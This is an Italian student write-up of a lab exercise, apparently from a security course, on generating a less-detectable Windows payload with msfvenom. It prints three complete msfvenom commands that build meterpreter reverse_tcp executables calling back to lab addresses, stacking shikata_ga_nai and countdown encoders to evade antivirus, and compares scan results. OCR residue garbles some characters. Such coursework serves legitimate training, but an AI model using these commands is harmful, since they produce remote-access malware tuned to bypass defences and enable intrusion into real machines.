S9L1

Unit 2

Marco Falchi

Consegna:

Esercizio di Oggi: Creazione di un Malware con Msfvenom

Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

1. Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità


Esercizio di Oggi: Creazione di un Malware con Msfvenom

4. Test del Malware una volta generato.
5. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

Conclusione


L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.


Primo comando iniziale fornito in lezione:





msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o mimmo.exe

Risultati alle scansioni del primo codice:












Secondo comando modifica del primo:


msfvenom -p windows/meterpreter/reverse_tcp LHOST<9b>10.0.2.15 LPORT<9b>5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 500 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 500 -o polimorficomm_v2.exe

Risultati alle scansioni del secondo codice:









La realtà è che anche il secondo comando ha una probabilità molto alta di essere rilevato, ma la sua efficacia nel superare i sistemi di sicurezza è teoricamente superiore al primo.


Rispetto al primo comando il secondo non viene rilevato dalle scansioni grazie a una “ codifica più aggressiva”


Terzo comando creato da me:


msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 -e x86/countdown -i 350 -f raw | msfvenom -a x86 -e x86/shikata_ga_nai -i 500 --platform windows -o mimmoallariscossa.exe


---

Risultati alle scansioni del terzo codice:









Ho ottenuto questo risultato partendo dal primo codice scambiando l'ordine delle codifiche e aumento il numero di iterazioni come nel secondo comando.